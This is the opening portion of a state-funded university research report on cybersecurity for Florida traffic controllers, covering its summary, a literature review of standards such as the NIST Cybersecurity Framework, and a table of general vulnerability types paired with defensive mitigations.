FDOT Contract Number BED25-977-17

July 2025

Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure

Final Report

Prepared For

Florida Department of Transportation

Prepared By

Center for Urban Transportation Research
University of South Florida

Deliverable 7: Final Report

Project No. BED25-977-17

Submitted to:

FDOT Research Center

Mr. Derek Vollmer, P.E. (PM)
FDOT Traffic Engineering Research Lab (TERL) Manager
Florida Department of Transportation
2612 Springhill Rd,
Tallahassee, FL 32305
Phone: 850-921-7361
Email: derek.vollmer@dot.state.fl.us

Prepared by:

CUTR, University of South Florida

Dr. Achilleas Kourtellis (PI), Assistant Program Director
Dr. Pei-Sung Lin, P.E., PTOE, FITE (Co-PI), Program Director
Dr. Jay Ligatti (Co-PI), Professor
Kevin Dennis, Graduate Research Assistant
Gabriel Laverghetta, Graduate Research Assistant

July 2025

Disclaimer

The opinions, findings, and conclusions expressed in this publication are those of the authors and not necessarily those of the State of Florida Department of Transportation.

Technical Report Documentation

<table>
<tr><td colspan="2">1. Report No.</td><td>2. Government Accession No.</td><td colspan="2">3. Recipient's Catalog No.</td></tr>
<tr><td colspan="3" rowspan="2">4. Title and Subtitle
Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure</td><td colspan="2">5. Report Date
July 2025</td></tr>
<tr><td colspan="2">6. Performing Organization Code</td></tr>
<tr><td colspan="3">7. Author(s)
Dr. Achilleas Kourtellis, Dr. Pei-Sung Lin, Dr. Jay Ligatti, Dr. Kevin Dennis, Gabriel Laverghetta,</td><td colspan="2">8. Performing Organization Report No.</td></tr>
<tr><td colspan="3" rowspan="2">9. Performing Organization Name and Address
Center for Urban Transportation Research (CUTR)
University of South Florida
4202 E Fowler Avenue, CUT100
Tampa, FL 33620-5375</td><td colspan="2">10. Work Unit No.</td></tr>
<tr><td colspan="2">11. Contract or Grant No.
BED25-977-17</td></tr>
<tr><td colspan="3" rowspan="2">12. Sponsoring Agency Name and Address
Florida Department of Transportation
Research Center
605 Suwannee Street, MS 30
Tallahassee, FL 32399-0450</td><td colspan="2">13. Type of Report and Period Covered
Draft Final Report
12/2023 – 8/2025</td></tr>
<tr><td colspan="2">14. Sponsoring Agency Code</td></tr>
<tr><td colspan="5">15. Supplementary Notes</td></tr>
<tr><td colspan="5">16. Abstract
As transportation systems incorporate computing technology, cybersecurity risks have grown. This project, in collaboration with the Florida Department of Transportation (FDOT) and the Traffic Engineering Research Laboratory (TERL), aims to enhance the security of traffic controllers and related infrastructure by identifying vulnerabilities, developing cybersecurity specifications, and proposing mitigation strategies. The research team conducted a literature review of cybersecurity standards and best practices in transportation. Based on this review, specifications for authentication, authorization, and encryption were developed, along with a testing procedure. This procedure was demonstrated to TERL staff, who provided feedback for refinement.
Applying the procedure to six traffic controller models, the team discovered 20 vulnerabilities, each reported to manufacturers. Several vendors proposed remediation plans, with four software updates scheduled—one already completed. Additionally, a traffic camera assessment focused on its web interface and security scanning, leading to cybersecurity recommendations for agencies and vendors.
Future research could expand testing to controller logs, physical security, and advanced cybersecurity threats. If physical access to a traffic camera becomes available, further evaluations can be conducted. This study strengthens transportation cybersecurity by identifying threats and collaborating on solutions to improve system resilience.</td></tr>
<tr><td colspan="3">17. Key Word
Computer security; Risk management; Specifications; Traffic signal control systems
Subject Areas: Data and Information Technology; Highways; Operations and Traffic Management; Security and Emergencies;</td><td colspan="2">18. Distribution Statement</td></tr>
<tr><td>19. Security Classif. (of this report)</td><td colspan="2">20. Security Classif. (of this page)</td><td>21. No. of Pages
108</td><td>22. Price</td></tr>
</table>

Acknowledgments

The research team at the Center for Urban Transportation Research (CUTR) at the University of South Florida (USF) sincerely thanks FDOT Project Manager Derek Vollmer for his full support, guidance, and assistance on this important research. In addition, the team thanks the Transportation Engineering Research Laboratory (TERL) staff for its help with testing and recommendations. We also thank the traffic controller manufacturer representatives who responded to our requests and worked to solve issues that were discovered.

Our appreciation also goes to FDOT Research Center Manager Mr. Darryll Dockstader, Research Development Coordinator Jennifer Clark, Performance and Workforce Coordinator Jason Tuck, and Business Systems Coordinator Ta'rika Green for their support and assistance.

Executive Summary

As the transportation industry modernizes and adopts computing technology, it grows increasingly vulnerable to cyberattacks. The goal of this project is to aid the FDOT and local agencies in improving the cybersecurity of traffic controllers and associated infrastructure. To fulfill this goal, the research team performed a literature review of current recent cybersecurity practices used by transportation agencies, developed a set of cybersecurity specifications and testing procedures for traffic controllers, demonstrated the testing procedure to the Transportation Engineering Research Laboratory (TERL) staff, identified vulnerabilities within traffic controller software, reported these vulnerabilities to manufacturers, proposed mitigation techniques to address the identified vulnerabilities, and assessed additional traffic devices for vulnerabilities.

The literature review surveyed recently published cybersecurity research and guidelines relevant to the transportation industry, such as guidance for transportation agency chief executive officers, traffic controller cybersecurity standards, and best practices for intelligent transportation systems. Every device, network, and employee may be targeted by an attacker, making cybersecurity issues ubiquitous within the transportation industry.

The team developed traffic controller cybersecurity specifications, which address issues such as authentication, authorization, and encryption. Agencies can determine whether a given controller adheres to these specifications via the testing procedure also developed during this project. The research team showcased this testing procedure to the TERL staff, receiving feedback from the TERL about the testing procedure document.

The team applied the testing procedure to six traffic controller models, each from a different vendor. The team identified a total of 20 vulnerabilities during this time and disclosed each of these vulnerabilities to the respective vendors. Various remediation plans and future software releases were proposed by the vendors. One of these software releases has already been completed, and an additional three are scheduled to be in effect by the end of Q2 2025.

The team also performed cybersecurity testing on a traffic camera. Since the team did not have physical access to an appropriate camera, this testing was less comprehensive than the testing performed on the traffic controllers. The testing largely focused on examining the camera's web interface, supplemented by security scanning. Based on the testing results, the team developed traffic camera cybersecurity recommendations for agencies and vendors.

There are multiple directions for future work. During the testing procedure showcase, the team discussed various ideas for additional test cases, such as examining the controller's

logs or testing the controller's physical security. There are additional tests that would require the tester to have a greater degree of expertise in computer security than the tests contained in the testing procedure. Examples of these advanced test cases include more rigorous denial-of-service tests, tests that target the controller's web application programming interface, and tests that scan the controller's operating system. In addition, if the team had physical access to a traffic camera, more extensive testing could be performed.

Table of Contents

List of Figures

List of Tables

List of Acronyms

ATM	Advanced Traffic Management Systems
ATC	Advanced Transportation Controller
API	Application Programming Interface
APL	Approved Product List
ARC-IT	Architecture Reference for Cooperative and Intelligent Transportation
ASEKF	Augmented State Extended Kalman Filter
CCTV	Closed Circuit Television
CISA	Cybersecurity and Infrastructure Security Agency
CVSS	Common Vulnerability Scoring System
ConOps	Concept of Operations
CV	Connected Vehicle
CVE	Connected Vehicle Environment
CREST	Council of Registered Security Testers
CSF	Cybersecurity Framework
DOS	Denial-of-Service
FDOT	Florida Department of Transportation
IT	Information Technology
ITS	Intelligent Transportation Systems
IP	Internet Protocol
MMU	Malfunction Management Unit
MO	Mission Objectives
NIST	National Institute of Standards and Technology
OWASP	Open Web Application Security Project
OT	Operational Technology
Pentests	Penetration tests
RSE	Roadside Equipment
RSU	Roadside Unit
SNMP	Simple Network Management Protocol
TMC	Traffic Management Center
V2V	Vehicle-to- Vehicle
V2I	Vehicle-to-Infrastructure
VPN	Virtual Private Network
WSL	Windows Subsystem for Linux

1 Introduction

1.1 Background

The transportation industry plays an important role in the economy, public safety, and national security of the United States. Although the transportation sector has recently begun to make use of modern computing technologies, the development of cybersecurity in transportation has progressed relatively slowly compared to other fields. At the same time, the transportation sector faces a marked increase in cyber threats.

This research aims to assist the Florida Department of Transportation (FDOT) and local agencies with identifying sources and risks of cybersecurity for traffic infrastructure and to improve the cybersecurity of those systems. As part of this project, the research team has 1) conducted a review of transportation cybersecurity literature, 2) developed a set of specifications and a testing procedure for identified cyber vulnerabilities of traffic controllers and associated infrastructure so that there is an establishment of minimum requirements for cybersecurity that manufacturers can meet, 3) developed mitigation tools and problem resolution via working with manufacturers, and 4) performed assessment of additional hardware currently used in the field to increase operational security and improve and enhance cybersecurity for traffic infrastructure.

1.2 Project Overview and Report Structure

This report is organized into seven sections. Section 1 provides an overview of the project and the structure of the report. Section 2 surveys recently published literature relevant to transportation cybersecurity. In addition, this section presents a set of cybersecurity specifications for traffic controllers. Section 3 discusses a testing procedure used to determine whether a given controller adheres to the specifications presented in Section 2. Section 4 discusses the research team's demonstration of the testing procedure to the TERL staff and summarizes the feedback that the team received during the demonstration. Section 5 presents the results of cybersecurity testing performed on six traffic controllers, each from a different vendor, and summarizes the vulnerabilities uncovered by the team along with the remediation plans proposed by vendors. Section 6 presents the results of testing performed on a traffic camera and makes cybersecurity recommendations to agencies and vendors. Finally, Section 7 concludes and summarizes the project's findings.

2 Literature Review and Development of Specifications

2.1 Introduction

This section presents the results of the literature review along with the traffic controller cybersecurity specifications. The specifications have been developed in coordination with the TERL manager and team.

2.1.1 Background

According to the US Cybersecurity and Infrastructure Security Agency (CISA), transportation is one of sixteen infrastructure sectors vital to the US economy, public safety, and national security [1]. Cybersecurity in the transportation industry is of utmost importance. Compared to other sectors, cybersecurity in transportation has advanced at a slower pace due to the historic lack of networked communication, the obscurity of the device systems, and the reluctance of practitioners to adopt new technologies [2]. Today, however, transportation agencies utilize modern technologies and interconnect their control systems using fiber, cellular, and other networks to provide access to real-time data and better efficiency. This modernization coincides with a rapid rise in the risk of cyber threats facing the transportation sector.

To survey the current status of transportation cybersecurity, this section reviews recent cybersecurity guidelines, standards, and best practices relevant to the transportation industry. Important findings in the reviewed documents are highlighted. These findings may inform the development of mitigation tools, testing guidelines, or vulnerability assessments.

The remainder of Section 2.1 provides an overview of the background necessary for understanding the reviewed documents, including a summary of discovered traffic controller vulnerabilities, the NIST Cybersecurity Framework, and standards recently passed by the Florida legislature. Section 2.2 contains summaries of the reviewed documents. Section 2.3 contains an overview of the standards developed in coordination with the TERL. Section 2.4 concludes with a summary of the existing literature.

2.1.2 Identified Attacks and Vulnerabilities on Traffic Controllers

The Florida Department of Transportation analyzed various elements of connected vehicle and transportation infrastructure cybersecurity in its recently completed project entitled “Identify Sources and Risks on Cybersecurity for Connected Vehicle Infrastructures” (BDV25-977-70) [3]. As part of this project, a vulnerability assessment of 7 traffic controllers was performed, and several high-risk vulnerabilities were identified, including

some that allow for full control of the traffic controller. This subsection contains a brief overview of the cybersecurity context relevant to the literature review and controller specifications, including the types of vulnerabilities, potential threat actors, and the known vulnerabilities that have already been identified on Florida-approved devices.

As a critical area of national infrastructure, transportation agencies face attacks from various threat actors or agents. These include criminal groups, foreign services, hackers, insiders, or terrorists [4]. The aims or motivations vary between each group; for example, criminal groups may be seeking monetary gain, while hackers may be performing attacks for entertainment or bragging rights. Disgruntled employees or other insiders, given they already have approved access to some or all of the agency's systems, require careful monitoring and robust authorization systems; a full review of such concerns is outside the scope of this report.

Of particular concern are terrorists or foreign cyber warfare groups. These groups should be considered as having nearly limitless resources, as they may be receiving financial backing or support from adversarial states. While both groups seek to maximize the potential damage, foreign actors are more likely to be searching for long-term access to a system to build up cyber assets for a future attack. These advanced threats require extra care and should be kept in mind as cybersecurity policy is developed. Half-measures are insufficient to reduce the likelihood of being attacked by such groups.

While the operational technology deployed in the transportation industry faces unique challenges, many of them are well-known vulnerabilities. The mitigations for these vulnerabilities may be directly applicable or adapted to fit the environment. Table 2-1 presents a brief description of all the vulnerability types discovered in the previous FDOT project (BDV25-977-70) [3].

Table 2-1. Identified Vulnerabilities or Concerns in BDV25-977-70

Identified Vulnerability or Concern	Description	Mitigations
Default Credentials	Devices with default credentials, especially when those credentials are available online, may be easily accessed by an unauthorized party.	Change credentials and maintain an access control list.

Table 2-1. Identified Vulnerabilities or Concerns in BDV25-977-70, cont'd

Identified Vulnerability or Concern	Description	Mitigations
Undocumented Services	Any services that are running on a device, especially those accessible over a remote connection, present a possible attack vector. Undocumented services or applications (e.g., developer diagnostics) may not be accounted for by security measures.	Perform device scans and vulnerability assessments; work with vendors to add secure settings or disable services.
Man-in-the-Middle Attack	A man-in-the-middle attack occurs when an attacker can intercept the communications between two parties to eavesdrop or modify messages.	Communications should use modern encryption algorithms.
Public Vulnerabilities	Out-of-date software on a device may have vulnerabilities publicly available online and may allow an attacker to compromise the application.	Log the versions of software and monitor vulnerability databases for new entries; apply regular updates to the software.
Brute-force Attack	Short and simple passcodes, such as 4-digit numeric codes, appear to be common on OT devices. An attacker could automate the process to attempt all possible combinations and gain access.	Apply standard password-hardening techniques where possible; work with vendors to add time-outs.
Denial-of-Service Attack	An attacker may overwhelm a device with network messages, cause a software error, or otherwise cause a system to no longer operate.	Remote monitoring and restart capabilities.
Privilege Escalation Attack	If an attacker gains unprivileged access to a system, they may be able to exploit another vulnerability to gain administrator access to the system.	Log the versions of software and monitor vulnerability databases for new entries; apply regular updates to the software.
Weak or Missing Authentication	All users should be authenticated, and their actions should be checked to ensure they are authorized to perform them.	Enable authentication; maintain access control lists; work with vendors to ensure APIs correctly verify authorization.

2.1.3 The NIST Cybersecurity Framework

The National Institute of Standards and Technology (NIST) Cybersecurity Framework (CSF) provides a template for organizations to create their own cybersecurity profiles [5]. The framework focuses on five main functions that categorize the various cybersecurity activities an organization should perform. The CSF has had a wide impact, including informing the majority of reports summarized in Section 2.2 and the Florida Cybersecurity Standards which are summarized in the following subsection.

The CSF consists of five main functions: Identify, Protect, Detect, Respond, and Recover. Each function has various activity categories that fall under the purview of each function, and each category can be more finely broken up as a set of subcategories that define a specific set of actions that comprise the category. For example, as part of the Identify function, there is a "Business Environment" category that includes activities such as defining the organization's role in a supply chain or critical infrastructure. Figure 2-1 presents how the CSF functions are broken down into categories and subcategories [6, p.20].

Function	Category	ID
Identify	Asset Management	ID.AM
	Business Environment	ID.BE
	Governance	ID.GV
	Risk Assessment	ID.RA
	Risk Management Strategy	ID.RM
	Supply Chain Risk Management	ID.SC
Protect	Identity Management and Access Control	PR.AC
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Information Protection Processes & Procedures	PR.IP
	Maintenance	PR.MA
	Protective Technology	PR.PT
Detect	Anomalies and Events	DE.AE
	Security Continuous Monitoring	DE.CM
	Detection Processes	DE.DP
Respond	Response Planning	RS.RP
	Communications	RS.CO
	Analysis	RS.AN
	Mitigation	RS.MI
	Improvements	RS.IM
Recover	Recovery Planning	RC.RP
	Improvements	RC.IM
	Communications	RC.CO

Subcategory	Informative References
ID.BE-1: The organization's role in the supply chain is identified and communicated	**COBIT 5** APO08.01, APO08.04, APO08.05, APO10.03, APO10.04, APO10.05 **ISO/IEC 27001:2013** A.15.1.1, A.15.1.2, A.15.1.3, A.15.2.1, A.15.2.2 **NIST SP 800-53 Rev. 4** CP-2, SA-12
ID.BE-2: The organization's place in critical infrastructure and its industry sector is identified and communicated	**COBIT 5** APO02.06, APO03.01 **ISO/IEC 27001:2013** Clause 4.1 **NIST SP 800-53 Rev. 4** PM-8
ID.BE-3: Priorities for organizational mission, objectives, and activities are established and communicated	**COBIT 5** APO02.01, APO02.06, APO03.01 **ISA 62443-2-1:2009** 4.2.2.1, 4.2.3.6 **NIST SP 800-53 Rev. 4** PM-11, SA-14
ID.BE-4: Dependencies and critical functions for delivery of critical services are established	**COBIT 5** APO10.01, BAI04.02, BAI09.02 **ISO/IEC 27001:2013** A.11.2.2, A.11.2.3, A.12.1.3 **NIST SP 800-53 Rev. 4** CP-8, PE-9, PE-11, PM-8, SA-14
ID.BE-5: Resilience requirements to support delivery of critical services are established for all operating states (e.g. under duress/attack, during recovery, normal operations)	**COBIT 5** DSS04.02 **ISO/IEC 27001:2013** A.11.1.4, A.17.1.1, A.17.1.2, A.17.2.1 **NIST SP 800-53 Rev. 4** CP-2, CP-11, SA-14

Figure 2-1: An excerpt of the NIST CSF functions, categories, and subcategories [5, 6]

An initial public draft of the second version of the framework was released in August 2023 [7]. Besides formally adopting the widely used colloquial name CSF (the guide was

originally called the Framework for Improving Critical Infrastructure Cybersecurity), the update adds a sixth function, Govern. Given this function involves developing and monitoring the other functions, the visualization of the functions, shown in Figure 2, places Govern in the center touching all the other functions. This update may be beneficial to the guides developed here in Section 2.2; for example, in Section 2.2.1, new functions are added to the developed framework that were designed to fill the missing roles and responsibilities that the Govern function now represents.

Figure 2-2: NIST CSF v2.0 functions, including the new "Govern" function in the center [7]

2.1.4 Florida Cybersecurity Standards

As part of recent legislation in Florida, the Florida Cybersecurity Standards (60GG-2) were adopted, effective September 18th, 2022. We provide a brief technical overview of these standards below.

The Florida Cybersecurity Standards are largely based on the NIST CSF introduced in Section 2.1.3. The CSF is directly incorporated into the Florida standards, with five of the individual rules in the Florida standards being titled after the five NIST CSF functions (Identify, Protect, Detect, Respond, and Recover). In general, the Florida standards adhere to the NIST standards without major alteration, only adding specific language as it may apply to a governmental body; for example, it defines inappropriate behavior to explicitly include the use of state Information Technology (IT) assets for political campaigning or unauthorized funding and adds various requirements for agencies such as performing yearly tests of IT recovery plans.

While the standards make many references to IT, the standards do not reference Operational Technology (OT) specifically. While such devices may or may not legally fall under the requirements of these standards, given the unique requirements of OT, it may be prudent to define specific standards for such devices and assets. These standards may be similarly based on the NIST CSF (such as those described in Section 2.2.5). In addition, agencies may also want to consider proactively adopting the Govern function added as part of the NIST CSF version 2 as described in Section 2.1.3.

The standards were updated twice in 2023 to provide guidance on unmanned aerial systems and prohibited applications such as TikTok. Because these systems and applications currently appear to be irrelevant to operational technology in the transportation system, a review of these updates is omitted here. In general, any installation of personal software applications on OT devices should be considered a major security risk before even considering whether the applications are prohibited.

2.2 Recent Cybersecurity Guidelines, Standards, and Best Practices

The following subsections summarize the recent cybersecurity guidelines, standards, and best practices released in the past three years, for traffic control infrastructure. These cover a broad range of topics including guidelines for CEOs, traffic cabinet standards, penetration testing, and platooning for connected vehicles.

2.2.1 Guidelines for State Transportation Agency Chief Executive Officers on Cybersecurity Issues and Protection Strategies

CEOs, as the leaders of their respective agencies, are responsible for defining the culture and delegating agency priorities and tasks. As such, they serve a critical role in ensuring cybersecurity is prioritized downstream throughout the agency. Many CEOs, possibly due to the cost of past cyber-attacks, now correctly emphasize the need to protect their agency's traditional IT systems, but operational technologies (OT), such as traffic signal systems, have not received as much focus. Cybersecurity Issues and Protection Strategies for State Transportation Agency CEOs: Volume 2, Transportation Cyber Risk Guide [8] presents a comprehensive guide for CEOs to correctly prioritize, evaluate, and manage cybersecurity risks for their operational technology. While CEOs are unlikely to be involved in the day-to-day operations, they should be cognizant of and engaged in the development and management of the agency's operational technology.

The guide outlines seven CEO functional areas: governance, managing assets, strategic planning, distributing authority, investing in people, managing operations, and measuring performance [8, p.5]. These functional areas can be used to classify a CEO's various cybersecurity responsibilities, in addition to primary/generalized responsibilities. Because

the present project focuses on developing testing procedures, responsible disclosures, and traffic-device assessments, the related functional areas are managing assets, managing operations, and measuring performance. These areas are summarized below.

Managing assets is defined as "identifying the OT assets subject to cyber risk, assessing their current state of risk, and defining corresponding requirements for cyber protection and risk mitigation" [8, p.5]. OT assets are becoming increasingly connected, leading to major improvements in productivity. However, this has come at the cost of increased vulnerability to cyberattacks, which is a problem compounded by variations in cybersecurity policy across agency departments and a lack of inventory control. CEOs should understand that both IT and OT assets may be targeted by adversaries. An example of system architecture is shown in Figure 2-3, showing the delineation between OT and IT. Each asset should be assigned a level of risk and a degree of potential harm. Those assets that are the "weakest links" should be prioritized for security enhancement. Example behaviors that help fulfill this functional area include cultivating a cybersecurity culture, conducting an agency-wide census of all OT assets, and paying special attention to legacy devices. Existing guidance such as the NIST Cybersecurity Framework, NIST SP 800-171, and NIST SP 800-53 R addresses the usage of inventory control systems.




Figure 2-3: Typical system architecture showing delineation between OT and IT [8]

The guide [8] also identifies six categories of OT assets and provides examples for each category. The categories of OT assets are physical equipment, virtual resources, connectivity, power, people, and external resources. Categorizing OT assets in this manner improves the agency's ability to evaluate the potential risk level for an individual asset and to determine the potential adverse impact or consequences of the asset

suffering a cyberattack. For example, compromised connectivity assets can generally be assumed to result in a malicious actor gaining access to other assets.

Assets will regularly interact across categories, and the boundaries between categories may not always be clear. For example, virtual resources may often be built into a physical device (e.g., vehicle telemetry software), or physical devices might define their own peer-to-peer communication protocols (e.g., for signal preemption or coordination). Such assets could be considered to have a very high impact and/or risk, motivating more resources to be spent on protecting them. Because the present report focuses on traffic-control infrastructure, the majority of the assets reviewed here will be physical devices, such as traffic controllers or traffic cameras. However, given that these devices will likely interact with virtual resources (e.g., web interfaces) and connectivity equipment, these areas are also of interest.

The guide defines operations management as "deploying the plans, programs and policy designed to address cybersecurity needs and ensuring effective implementation" [8, p.5]. State agencies generally have cybersecurity policies and guidelines that target IT systems, but this preparation is not normally extended to OT assets. A failure in even one asset may have far-reaching cybersecurity implications. Current operations management is not sufficiently holistic and fails to protect all organizational assets.

To address these issues, CEOs should prioritize implementing security controls for all assets owned or managed by the agency. Stakeholders should recognize that attacks are dynamic, and cybersecurity policy must be similarly dynamic, flexible and adaptable. If necessary, outside sources such as the NIST CSF and NIST SP 800-39 may be consulted for guidance on understanding operational risk and potential impacts. Cybersecurity risk and vulnerability assessments should be factored into all DOT activities. As an example, fostering intra-agency communication helps eliminate gaps in employee knowledge, leading to increased preparation for cyber incidents. Ensuring that proper communication processes are in place also improves staff compliance with cybersecurity best practices. Such communications could be achieved through techniques such as informational emails and regularly scheduled meetings, which is USDOT's preferred form of internal communication [9].

Finally, measuring performance involves "defining success metrics and quantifying the impact and effectiveness of plans, programs, and policy deployed to address cybersecurity needs" [8, p.5]. To determine whether employed cybersecurity policies are effective, CEOs should collaborate with their technical staff to define key performance indicators. The guide [8] reports that no state DOTs appear to have defined any such performance indicators. However, although the exact indicators will vary depending on the

operational technology being reviewed, many of the existing measurements from an IT setting will be applicable, such as the time taken to review and respond to an unauthorized connection. Other performance indicators can be found in the NIST 800-171 self-assessment template [10].

A particularly daunting challenge for this task is that many, if not most, of the technologies will lack the necessary logging and data collection necessary to measure the performance indicators. For example, we are unaware of any traffic controllers that log unauthorized remote connections. In addition, it may be difficult to incorporate detailed logging, given the real-time demands of operational technology, though higher-level logging should be practical. Already, Advanced Traffic Management Systems (ATMSs) collect and log real-time transportation-system performance data. Third-party vendors have also started offering compatible devices, including intrusion detection systems and firewalls, which can be integrated into and monitor physical systems such as traffic controllers.

While defining a set of performance indicators is outside of the scope of the present project, the project deliverables might serve as a partial foundation for developing such indicators. The development of concrete testing procedures for currently adopted or potential technologies can be refined into a set of objectives, such as ensuring all currently deployed devices pass these tests. In addition, technicians might measure the time taken to perform such tests and the response time for correcting or mitigating any failures. Because measuring and evaluating the success of employed cybersecurity policies is a crucial task for CEOs, the guide [8] also introduces a new Cybersecurity Capability Maturity Model, outlining four levels of organizational preparedness. At level 1, the agency's approach to identifying risk and quantifying the impacts of cyberattacks is ad-hoc, unreliable, or nonexistent. On the other hand, if an agency achieves maturity level 4, it adheres to state-of-the-art, comprehensive practices. These maturity levels are used to measure the agency's capabilities; in particular, the guide introduces Ten Cybersecurity Transportation Agency Capabilities for Executive Leadership. This list is built upon the NIST Framework for Improving Critical Infrastructure Cybersecurity [5] by adding five additional capabilities that relate to a CEO's responsibilities regarding OT cybersecurity. The five NIST functions are: Identify, Protect, Detect, Respond, and Recover, and the five new functions are: Assess, Quantify, Withstand, Define, and Develop. These functions cover important missing responsibilities from the NIST CSF; the new Govern function added in version 2.0 may cover these as well, as discussed in Section 2.1.3. The ten capabilities are divided into three categories: Managing Risks, Managing Impact, and Managing Programs. A possible design consideration, for any new standards, testing guides, and assessments, is the extent to which they will help advance the agency to the next maturity level.

2.2.2 Cybersecurity for the Advanced Transportation Controller Family of Standards

The Advanced Transportation Controller (ATC) family of standards [11], first published in 2016, is one of the newest architectures defining the equipment, software, and other design details of modern traffic controllers and cabinets. The ATC standards are meant to aid in the technological development of transportation controllers to increase modularity, portability, and upgradability. These standards do not include additional equipment that is commonly integrated such as network switches, GPS, and detection systems.

The ATC Application Programming Interface (API) [12] defines the controller software, including providing functions in the C programming language for the vendor code to interact with the various hardware components (e.g., the front panel). The software is split into various layers which are shown in Figure 4. ATC devices use a Linux operating system with support for typical computer system functions, such as inter-process communication, process scheduling, and file input and output. The operating system manages and interacts directly with the hardware on behalf of a user or software. The ATC API, which runs in the layer above the operating system, acts as an intermediary between the operating system and the application software, providing a set of common functionalities that the application software may use. The only segmented layer is the hardware layer, with all access needed to go through the operating system. While the typical user is only intended to interact directly with the application software, this is not enforced; a user (or a potential malicious actor) can interact with any of the other layers, including the operating system and API.




Figure 2-4: Software layers in the ATC standard [2]

As part of their continued development, the ATC standards are being reviewed for potential security improvements [13], with the ultimate goal of publishing an updated ATC Cybersecurity Standard. This includes the development of a Concept of Operations (ConOps) document [2], which describes the proposed system with input from the users or stakeholders who will ultimately be using it. While the new standards are still under development, the ConOps is now available.

The ConOps includes a review of the potential attack surface for an ATC controller. The potential areas to consider as avenues for attack are shown in Figure 2-5. Of particular interest are the controller operating system, API software, and application software, which will be the focus of the present project's vulnerability assessment. As previously discussed, an attacker may interact with these if access-control mechanisms are not correctly implemented. These attacks might be performed remotely if networking communication is enabled. FDOT project BDV25-977-70 [3] details several different attacks discovered targeting these systems in controllers approved for use in Florida; these attacks are summarized in Section 2.1.2.

